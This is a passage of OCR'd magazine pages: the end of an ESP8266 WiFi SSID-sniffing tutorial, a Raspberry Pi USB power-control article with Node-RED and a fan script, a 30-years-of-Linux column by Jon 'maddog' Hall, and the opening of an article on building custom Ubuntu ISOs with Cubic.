25  // Header
26  frame_control_t frame_ctrl;
27  uint8_t duration_id[2];
28  uint8_t da[6];
29  uint8_t sa[6];
30  uint8_t bssid[6];
31  uint8_t sequence_ctrl[2];
32  // Body
33  uint8_t timestamp[8];
34  uint8_t beacon_interval[2];
35  uint8_t capability_info[2];
36  ssid_t ssid;
37 };
```

management frames). Once you have filtered the frame type, you have to extract the information you want from its fields. For that, you have to cast the raw data in the buffer to a usable data type, but I will leave this detail for later. With the extracted information, you can either display the data to the serial port or save it into another buffer to display later. To reduce the time in the callback, I will save it until later. To display the information, use the `loop()` function of the program, which is external to the callback, to update the information regularly in the serial port.

Now that you have an overview of the program, you can tackle the code by creating a new project in the Arduino IDE under *File* | *New*. To begin, develop the callback shown in Listing 1 (note that the callback is defined after all the auxiliary functions), which is the main part of the program. To interpret the received buffer, you first need to be able to access the fields.

Listing 2 contains the code for the `struct` that allows you to put the buffer in an appropriate format for reading the captured management frame. Note in Listing 1 that the code first checks whether the length of the buffer corresponds to a management frame; if it does not, it exits the callback. If it finds a management frame, it continues processing with the `process_frame()` auxiliary function. This function will receive a pointer to the buffer that contains the raw captured bytes of the frame. Again, this buffer must be cast into a usable data type before the program can access the frame fields. Listing 3 shows the three structs needed for this step.

The `frame_control_t` struct defines the format of the control field in the header of the frame (2 bytes), where the type and subtype indicators are found. The `ssid_t` struct defines the SSID descriptor, which is located in the body of the beacon frame. Finally, the `beacon_t` struct describes the fields of the beacon frame up to the SSID.

After casting the buffer, the program can filter the frame subtype and only continues processing if it is a beacon. If that is the case, it then accesses the `ssid` field. The function `add_reading()` checks to see whether the SSID has already been saved (with the `in_list()` function, which searches in the `readings` array). If it has not, it adds the SSID to the `readings` array and its length in the `readings_len` array.

Once you have defined what to do when a beacon is received, you can deal with the rest of the logic. Listing 4 shows the `setup()` function, which first starts the serial port. After that, it sets the WiFi modem to an initial state,

Listing 4: setup() Function

```
01 void setup() {
02  Serial.begin(115200);
03
04  wifi_set_opmode(STATION_MODE);
05  wifi_promiscuous_enable(0);
06  WiFi.disconnect();
07
08  wifi_set_promiscuous_rx_cb(callback);
09  wifi_promiscuous_enable(1);
10
11  wifi_set_channel(current_channel);
12 }
```

Listing 5: loop() Function

```
01 void loop() {
02   Serial.println("----");
03   for (int i = 0; i < n_readings; i++) {
04     Serial.println((char*)readings[i]);
05   }
06   Serial.println();
07   current_channel++;
08   if (current_channel == 12) {
09     current_channel = 1;
10   }
11   wifi_set_channel(current_channel);
12   delay(1000);
13 }
```

Listing 6: Imports and Global Variables

```
01 #include <ESP8266WiFi.h>
02 #define MAX_LIST_LEN 100
03
04 // Arrays for saving the SSID information
05 char readings[MAX_LIST_LEN][33];
06 int readings_len[MAX_LIST_LEN];
07 int n_readings = 0;
08
09 // WiFi channel counter (from 1 to 11)
10 int current_channel = 1;
```




Figure 8: Sample output of the program.

which implies putting it first into STA mode (because the ESP8266 also supports AP mode), disabling monitor mode (with `wifi_promiscuous_enable(0)`), and disconnecting the WiFi modem. The `callback()` function will be invoked when a packet is sniffed and will then start the monitor mode again. Finally, the code sets the listening channel with `wifi_set_channel(current_channel)`.

Listing 5 contains the code for the `loop()` function, which in Arduino is run repeatedly from the time `setup()` is finished to the time the device is powered down. In `loop()`, a line is printed with hyphens and then it iterates over the full list of SSIDs. An empty line marks the end of the list. The `wifi_set_channel(current_channel)` line switches channels after increasing the `current_channel` variable, so that eventually all channels are sniffed. Next, `delay(1000)` inserts a 1-second delay. Finally, the initial code, containing the includes and definitions of the global variables, is shown in Listing 6.

To put it all together, you need to write the contents of the listings into an empty main file of the Arduino IDE project in the following order: Listing 6, Listing 2, Listing 3, Listing 1, Listing 4, and Listing 5. Pressing the *Upload* button will launch the ESP8266 toolchain again.

Exploring the Surroundings

Once the upload is complete, the program starts automatically. In the Serial Monitor, you will see the output generated by the device. (To avoid a conflict, be careful not to open the Serial Monitor before the code has finished uploading.) Figure 8 shows a sample output (edited to preserve privacy).

In the output, the list of devices is shown once per second. Note that the baud rate in the Serial Monitor (bottom of the window on the right side) must be *115200*. The list can only hold `MAX_LIST_LEN` entries; if more, you lose SSIDs. Because the ESP8266, just like any other microcontroller, has a very limited amount of memory, you have to set a limit. Potentially, you could collect all the SSIDs in a file on your computer (e.g., with a Python script that reads the entries from the serial port). I will appeal to your creativity to make such a script.

Summary

In this article, I made a quick tour of WiFi, with enough depth to understand where SSIDs come from and how to extract them. I also introduced the ESP8266 microcontroller, which is a very powerful device, both for hobbysts and professionals, at an extremely low price tag. The ESP8266 comes with, among many other functions, a sniffer mode that can be used for capturing and analyzing WiFi traffic without being connected to any BSS, a very useful feature for network management and analytics.

Although the example (collecting BSSIDs) is trivial, the ESP8266 has many other uses. Some ideas that I will leave as a challenge are to use the template program shown here to analyze the number of STAs visible at a certain point or to light the LED of the ESP8266 when a specific STA is seen. Just remember always to respect privacy laws! You cannot store or share MAC addresses from personal devices of non-consenting users because they are considered private data. ■■■


Author

Dr. Emil J. Khatib is a researcher at the University of Málaga in the field of cellular networks and industrial IoT. He also loves programming hardware and web and mobile apps.

Info

[1] ESP8266: *https://en.wikipedia.org/wiki/ESP8266*

[2] ESP8266 technical reference: *https://www.espressif.com/sites/default/files/documentation/esp8266-technical_reference_en.pdf*



MakerSpace

Control USB-powered devices with a Raspberry Pi

Power Point

Command-line tools and Node-RED on a Raspberry Pi let you control projects that use the USB ports. *By Pete Metcalfe*

For home automation projects, a Raspberry Pi offers a simple, low-cost approach to managing and controlling a wide variety of devices. Typically these devices are either digitally wired 0-5V devices such as motion detectors, or wireless Ethernet devices such as smart plugs. It's important to note that a Raspberry Pi can also control USB-powered devices, such as USB fans, lights, and low-end controllers.

In this article, I look at how to monitor, control, and measure USB power in two Raspberry Pi projects. The first project uses Node-RED to create a web dashboard to monitor and control USB lights. The second project turns on USB cooling fans according to the Pi's CPU temperature.

Controlling USB Ports

A number of techniques allow you to control USB ports, and I found that one of easiest approaches is to use the `uhubctl` [1] utility, which lets you view and control local USB ports and ports on smart USB hubs. To load this utility, enter:

```
sudo apt-get install libusb-1.0-0-dev
git clone ➘
  https://github.com/mvp/uhubctl
cd uhubctl
make
sudo make install
```

Figure 1 shows the output on a Raspberry Pi 4 with no USB devices connected. The Pi 4 has two internal USB hubs: Hub 1 connects to all the USB ports with the USB 2.10 standard, and hub 2 controls all the ports with the USB 3.00 standard and the Ethernet jack.

For the Raspberry Pi 3 and 4, the power on all USB ports is ganged together through port 2, so unfortunately it is not possible to power up and down an individual USB port.

The commands to turn on or off or toggle the USB ports and keep the Ethernet jack powered are:

```
pi@pi4:~ $ sudo uhubctl
Current status for hub 2 [1d6b:0003 Linux 5.10.17-v7l+ xhci-hcd
 xHCI Host Controller 0000:01:00.0, USB 3.00, 4 ports, ppps]
  Port 1: 02a0 power 5gbps Rx.Detect
  Port 2: 02a0 power 5gbps Rx.Detect
  Port 3: 02a0 power 5gbps Rx.Detect
  Port 4: 02a0 power 5gbps Rx.Detect
Current status for hub 1-1 [2109:3431 USB2.0 Hub, USB 2.10, 4 p
orts, ppps]
  Port 1: 0100 power
  Port 2: 0100 power
  Port 3: 0100 power
  Port 4: 0100 power
Current status for hub 1 [1d6b:0002 Linux 5.10.17-v7l+ xhci-hcd
 xHCI Host Controller 0000:01:00.0, USB 2.00, 1 ports, ppps]
  Port 1: 0507 power highspeed suspend enable connect [2109:343
1 USB2.0 Hub, USB 2.10, 4 ports, ppps]
```

Hub 2 – all ports and Ethernet jack

Hub 1-1 – just USB ports

Figure 1: USB power status with `uhubctl`.

```
pi@raspberrypi:~ $ sudo uhubctl
Current status for hub 1-1 [0424:9514, USB 2.00, 5 ports, ppps]
  Port 1: 0503 power highspeed enable connect [0424:ec00]
  Port 2: 0000 off
  Port 3: 0100 power
  Port 4: 0100 power
  Port 5: 0100 power
```

Port 2 is the status of All Pi Ports

Figure 2: Monitoring port 2 for Pi USB power status.

Author

You can investigate more neat projects by Pete Metcalfe and his daughters at *https://funprojects.blog*.




Figure 3: Wire light string and LED lamp on a Raspberry Pi.

```
sudo uhubctl -l 1-1 -p 2 -a on
sudo uhubctl -l 1-1 -p 2 -a off
sudo uhubctl -l 1-1 -p 2 -a toggle
```

These commands return messages showing the current status, the power requested state, and the new status.

Monitoring USB Power

The `uhubctl` command lets you check the status of Pi port 2, the ganged power port (Figure 2). With some Bash statements, the power status is parsed to show just the *off* or *power* message. The Bash statement

```
$ sudo uhubctl | grep 'Port 2' | awk ➥
  '{print $4}'
off
```

shows the power status on a Node-RED dashboard.

Node-RED USB Control Dashboard

Node-RED [2] is a visual programming tool included with the full desktop Raspberry Pi install. If Node-RED has not been installed, see the online docs [3].

A number of low-cost USB lighting options can be used with a Raspberry Pi (Figure 3), including LED strips, wire lights, and small USB lamps. Node-RED doesn't have a node to monitor or control USB power, but Bash commands can be used directly in Node-RED.

A simple Node-RED dashboard can be created to turn Raspberry Pi USB ports on and off and check the status of power on these ports. The logic (Figure 4) would include two dashboard *button* nodes, one dashboard *text* node, and two *exec* nodes. The `uhubctl` utility can be used directly in the *exec* nodes.

The first *exec* node contains the Bash command to turn the USB ports on or off (Figure 5). The *on* or *off* string is sent from the dashboard buttons as a `msg.payload` message that is appended to the command in the *exec* node. The output from the first *exec* node triggers the second *exec* node to get the latest USB port status.

The USB power status message can be made more presentable by editing the *Value format* field in the dashboard *text* node. For this example, I used an `<h1>` heading and `uppercase` formatting (Figure 6).

Once the logic is complete, the *Deploy* button on the right side of the menubar will make the dashboard available to web clients at: *https://raspberry_pi_address:1880/ui*. For this project, I added an enhancement to include a countdown or sleep timer (Figure 7).

Rasp Pi Cooling Fan

Raspberry Pis have a number of cooling options that use the GPIO (general purpose input/output) pins to control and power




Figure 4: Node-RED logic to control and monitor Raspberry Pi USB ports.




Figure 5: Use buttons to pass on and off messages to a Bash USB power command.




Figure 6: Change formatting on dashboard text.




Figure 7: Node-RED dashboard to control and monitor USB power.

external fans. A similar approach allows you to use USB fans. For this project, I used two littleBits fans [4] that I placed on a littleBits mounting plate (Figure 8).

The first step in this fan cooling project is to get the Pi's CPU temperature, which you can get with the `vcgencmd measure_temp` command and then a `grep` to extract just the floating-point value of the temperature:

```
$ vcgencmd measure_temp
temp=45.7'C
$ # Show just the temperature value
$ vcgencmd measure_temp | ➥
  grep -Eo '[0-9]+.+[0-9]'
45.7
```

To check whether one number is greater than another, I use the `bc` (arbitrary precision calculator) command with the math library (`-l`) option:

```
$ # Check number1 > number2. True=1
$ echo "33.4 > 36.1" | bc -l
0
$ echo "38.4 > 36.1" | bc -l
1
```

Now that all the basics are worked out, a simple script (Listing 1) can check the temperature against a high limit every 10 seconds and turn the USB power on and off as required.

The `uhubctl` command outputs status messages after it powers the USB ports on and off. For a quiet command, `1>&-` can be added at the end of the line.

Other Controllers

A Raspberry Pi can control the power to other controllers. Figure 9 shows a Pi 4 powering an Arduino Uno, an Arduino Nano (clone), and a BBC micro:bit controller.

For external modules that don't support WiFi or real-time clocks, a Raspberry Pi could be used as an easy way to power these external controllers up and down.

It's important to realize that a Raspberry Pi is not designed to power devices that have a high power requirement. The Raspberry Pi 3 and 4 have a maximum USB port output of 1200mA for all four ports combined (1200mA is available on a single port if no others are in use). This 1200mA limit assumes that the Pi is getting its required input power, which is 2.5A for the Pi 3 and 3A for the Pi 4.

If you are connecting smart USB devices such as memory sticks or third-party controllers, the device manufacturer has a defined `MaxPower` rating that can be found once the device is connected. The command `lsusb -v` outputs a very long list of vendor information for all the connected devices. To get just the maximum power for each device on the Raspberry Pi USB internal bus, enter:

```
lsusb -v  2>&- | ➥
  grep -E  'Bus 00|MaxPower'
```

When this command is run with an Arduino Nano, Arduino Uno, and a BBC micro:bit, the total power requirements can be seen on a per-port basis (Figure 10). In this example, the total USB power used is 796mA
(0 + 100 + 500 + 96 + 100 + 0), which is within the Raspberry Pi specs.

A Bash command to total the USB bus power requirements for all connected devices is:

Listing 1: Pi Cooling Script

```
01 #!/bin/bash
02 #
03 # Check the Pi temperature against a temperature high limit
04 # Turn on/off USB power (to fans) as required
05 #
06 tlim="46.0"
07 while :;
08 do
09   # get the temperature
10   tnow=$(vcgencmd measure_temp | grep -Eo '[0-9]+.+[0-9]'
11   # check the CPU temp vs. the limit
12   if (( $(echo "$tnow > $tlim" | bc -l ) )) ; then
13      # CPU temp is above limit, turn on fan
14      sudo uhubctl -l 1-1 -p 2 -a on 1>&-
15   else
16      # CPU temp is below limit, turn off fan
17      sudo uhubctl -l 1-1 -p 2 -a off 1>&-
18   fi
19   sleep 10
20 done
```




Figure 8: Pi cooling with littleBits fans.




Figure 9: Raspberry Pi 4 powering other controllers.

```
$ lsusb -v 2>&- | grep MaxPower |
  grep -o -E '[0-9]+' |
  awk '{ sum += $1} END
      {print "\nTotal= " sum " mA"}'
Total= 796 mA
```

Unfortunately, simple USB-powered devices such as USB lights and fans use the USB connection strictly for power, so they do not appear in the `lsusb` output. To find the power requirements for these kinds of devices, you will have to reference the manufacturers' literature.

Final Comments

For home automation projects I prefer direct-wired GPIO pin connections or WiFi devices over USB-powered devices; however, it's nice to know that you have the USB option if you need it.

For kids' projects that use littleBits or micro:bits, a Raspberry Pi as a power source offers a nice, easy way to control or schedule their use. ■■■




Figure 10: The maximum power on all USB ports.

Info

[1] uhubctl docs: *https://github.com/mvp/uhubctl*

[2] Node-RED: *https://nodered.org/*

[3] Node Red docs: *https://nodered.org/docs/getting-started/raspberrypi*

[4] littleBits fan: *https://sphero.com/products/fan?_pos=1&_sid=19532771f&_ss=r*

The content management system (CMS) is an amazing invention. Writers and editors can manage their own websites – without the intervention of a web developer or IT specialist. Your CMS will run smoothly, once you get it all set up, but the setup is often the biggest challenge. You'll need to configure a database, as well as a scripting language, before you even get started with designing the site. And the complexity of the CMS leads to complex security, because an intruder has lots of places to slip in. If you don't have the time to set up and secure a full-blown CMS, a static website generator might be your best option. We explore some leading static website generators in this month's Linux Voice. Also inside: We create a custom Ubuntu image and show you how to set up a virtual private server.

Image © Olexandr Moroz, 123RF.com

LINUXVOICE

Hone your skills with special editions!

Get to know Shell, LibreOffice, Linux, and more from our Special Edition library.

The *Linux Magazine* team has created a series of single volumes that give you a deep-dive into the topics you want.

Available in print or digital format

Check out the full library!
shop.linuxnewmedia.com

MADDOG'S DOGHOUSE

Jon "maddog" Hall is an author, educator, computer scientist, and free software pioneer who has been a passionate advocate for Linux since 1994 when he first met Linus Torvalds and facilitated the port of Linux to a 64-bit system. He serves as president of Linux International®.

In celebration of the 30th anniversary of Linux, maddog charts his career in free and open source software. BY JON "MADDOG" HALL

Three decades of Linux

Thirty years! The *Linux Pro Magazine* editorial staff told me that the focus of this issue was celebrating the 30th anniversary of Linus Torvald's message to the world that he was going to start his "little project," suggesting that I write something about it.

Of course, for me, 30 years is only three-fifths of my work career. I was very lucky to start in programming when computer systems were a lot simpler. Often they did not have an operating system. The device drivers were linked into your program, even on a mainframe machine that cost several million dollars, and had 1MB of memory.

I started at a time when computer security was locking the door at night (and of course you turned the computer off), networking was carrying a box of punch cards down the hall, and graphics were ASCII art printed out on the line printer. We did not have network architects or system administrators. We had operators, who would load the tapes, run the programs, and feed the printers with 132-column, green-and-white-striped, fan-fold paper

I was lucky to get to know a series of people who, for the most part, taught themselves how to program and often would program in assembly language because the computers of the day were so slow and so simple that you sometimes needed to do that.

I got to meet and talk with people like Rear Admiral Grace Murray Hopper, Dr. Maurice Wilkes, and J. Presper Eckert, Jr. You can search the Internet for their names if you are unfamiliar with these people. You'll find their names, and more, there.

I was hardly ever at the first part of real breakthroughs in computer science, but I was lucky enough to use the early results from the people who did the really heavy lifting – I was able to stand on the shoulders of giants. Many of the things of which I am proudest in my career came about through a gentle nudge given by me to get people going in the right direction.

I delivered, using my Chevy Nova Hatchback, the first VAXstation with Ultrix-32 on it to Richard Stallman when he was still living in his office at MIT. We wanted to make sure the fledgling GNU tools would work on our product.

I facilitated getting the Rock Ridge Extensions into the ISO 9660 CD-ROM Standard so it could support Unix (and later GNU/Linux) systems. I manipulated getting that code into our proprietary Unix operating system, making the face of our engineering manager (normally a calm, smiling person) turn bright red in anger.

I slid source code out to people who really needed it to write a device driver and could not afford the hundreds of thousands of dollars to license the sources.

I managed a three-person staff who took all the free software from the GNU project and many other pieces of open source software and compiled and built a distribution called Good Stuff so our customers would not have to do that. Then we gave it away.

And, in 1994, I convinced people at Digital Equipment Corporation (DEC) to fund the airline ticket and hotel room for a 25-year-old university student (Linus) that no one (at least no managers at DEC) had ever heard of – or even heard of his project. Finally, I recognized that this project was more than just a "hobby" or a "geek thing." I saw that it would have real economic value, so I decided to promote it. And part of that promotion was having Linux ported to the 64-bit DEC Alpha, because by that time I knew that 64-bit was the way of the future.

Of course, there was much more. I formed Linux International with a few very small companies. Almost immediately, I had to defend the word "Linux" from a trademark attack and then had ownership transferred to Linus for safekeeping.

I worked with various Linux Local User Groups (LUGS) events, as well as larger events such as USELINUX (produced by the USENIX Association) and LinuxWorld (produced by IDG).

My job was to "smooth" things, to help people understand this strange thing called (depending on who you were) either Linux or GNU/Linux, and to gently push them to do "the right thing."

And, of course, there were the people I met, had beer with, talked with, and whose hands I shook – from over 100 different countries, all ages, all sexes, all creeds. That was really the best part, the most enjoyable part: the people. Some of them are no longer with us. And some that I met as teenagers now have children or even grandchildren. And that worries me.

I want to be sure that there are young programmers coming along who have the same enthusiasm and determination as those young "whippersnappers" I met along the way and who will meet the same challenges in the same ethical ways.

To them, I say, "Carpe Diem." ■■■

Creating custom Ubuntu images

Roll Your Own

With a little planning, Cubic makes customizing Ubuntu ISOs simple and intuitive, saving you time on your post-install modifications. BY ADAM DIX

You probably have folders full of scripts for post-install customizations for things like installing or removing packages; setting customized defaults, fonts, themes, and wallpapers; or copying files, folders, or settings from local storage. In larger organizations, these post-install customizations can include standard practices for IP address assignment, network interface specifics, network share preferences, boot config arguments, and more.

When it comes to installing the vanilla Ubuntu ISO [1] (desktop or server), your organization most likely performs these post-install customizations on dozens or even hundreds of devices, over and over again. While minor customizations based on an individual machine's or a particular machine's intended purpose are inevitable, the overarching changes to the default image are ripe for incorporating into a new custom image.

With Cubic [2], you can create a customized Ubuntu Live ISO image using Cubic's GUI wizard. Cubic takes the simplicity of a typical Ubuntu installation and combines it with all of the things that a user would normally do in the terminal or GUI post-installation. Cubic's strength lies in its ability to function as a cloning machine. With a little bit of initial planning, Cubic can you save you time when it comes to deploying machines, whether they're desktops or servers.

Why Customize?

With Cubic, the process of creating a custom Ubuntu ISO to meet your specific needs is made incredibly simple with a terminal-based app interface that should be familiar to anyone who regularly deals with the post-install blues. In fact, you can simply run those same scripts mentioned earlier to create the image itself. Then, when it comes time to execute on an upcoming deployment, you will have an all-in-one image ready to go.

While this custom image may take a bit of time to set up initially, it can save an enormous amount of time on the back end. Careful consideration on the front end to create a picture-perfect image (pun intended) can save hours of mind-numbing frustration later. In addition, you can save a fair amount of network bandwidth by having one image with all of the updates preinstalled, all the packages downloaded and included, and with nearly everything ready to go.

You may argue "sure, but I have a local network cache for *my* downloads so that isn't a concern." I urge you instead to consider not what you *can* do, but rather what can you *not* do if that cache is being repetitively pummeled with simple deb downloads from your internal network, while simultaneously heating up the house and sucking down the watts. Cubic offers a super easy way to work smarter and not harder, as the saying goes.

There is a downside to this convenience: Mistakes or configuration errors are then multiplied across your entire organization and network. Therefore, you must thoroughly test your installation image and ensure that it has been carefully considered. For example, opening firewall ports for one server may not be acceptable for another server with a different purpose. Again, work smarter, not harder.

Installation

Installing Cubic involves adding the PPA and using `apt` as follows:

```
$ sudo apt-add-repository ➥
  ppa:cubic-wizard/release
$ sudo apt update
$ sudo apt install cubic -y
```

Once installed, the program can be opened from a standard desktop install's GUI.

Getting Started

First, choose the project folder, which will act as a temp folder (in non-volatile memory stored on the hard disk) for your project files until the project is complete.

Next, you need to select the original disk image file that you will customize (Figure 1). In the same dialog, you also need to assign the custom image a unique release name based on role, creation date, etc. (as specified by your organization, if applicable).

After Cubic performs a quick tear-down of the original image (Figure 2), you'll be greeted with a simple chroot environment (Figure 3) where you can begin to make customizations. At this point, you can apply updates to the existing packages to create a more up-to-date image than what was originally downloaded, install and remove packages using `apt`, add repositories and keys, set defaults, modify schemas (remember to recompile afterwards as needed, of course), and set global user specifics. The chroot terminal is where Cubic's magic happens.

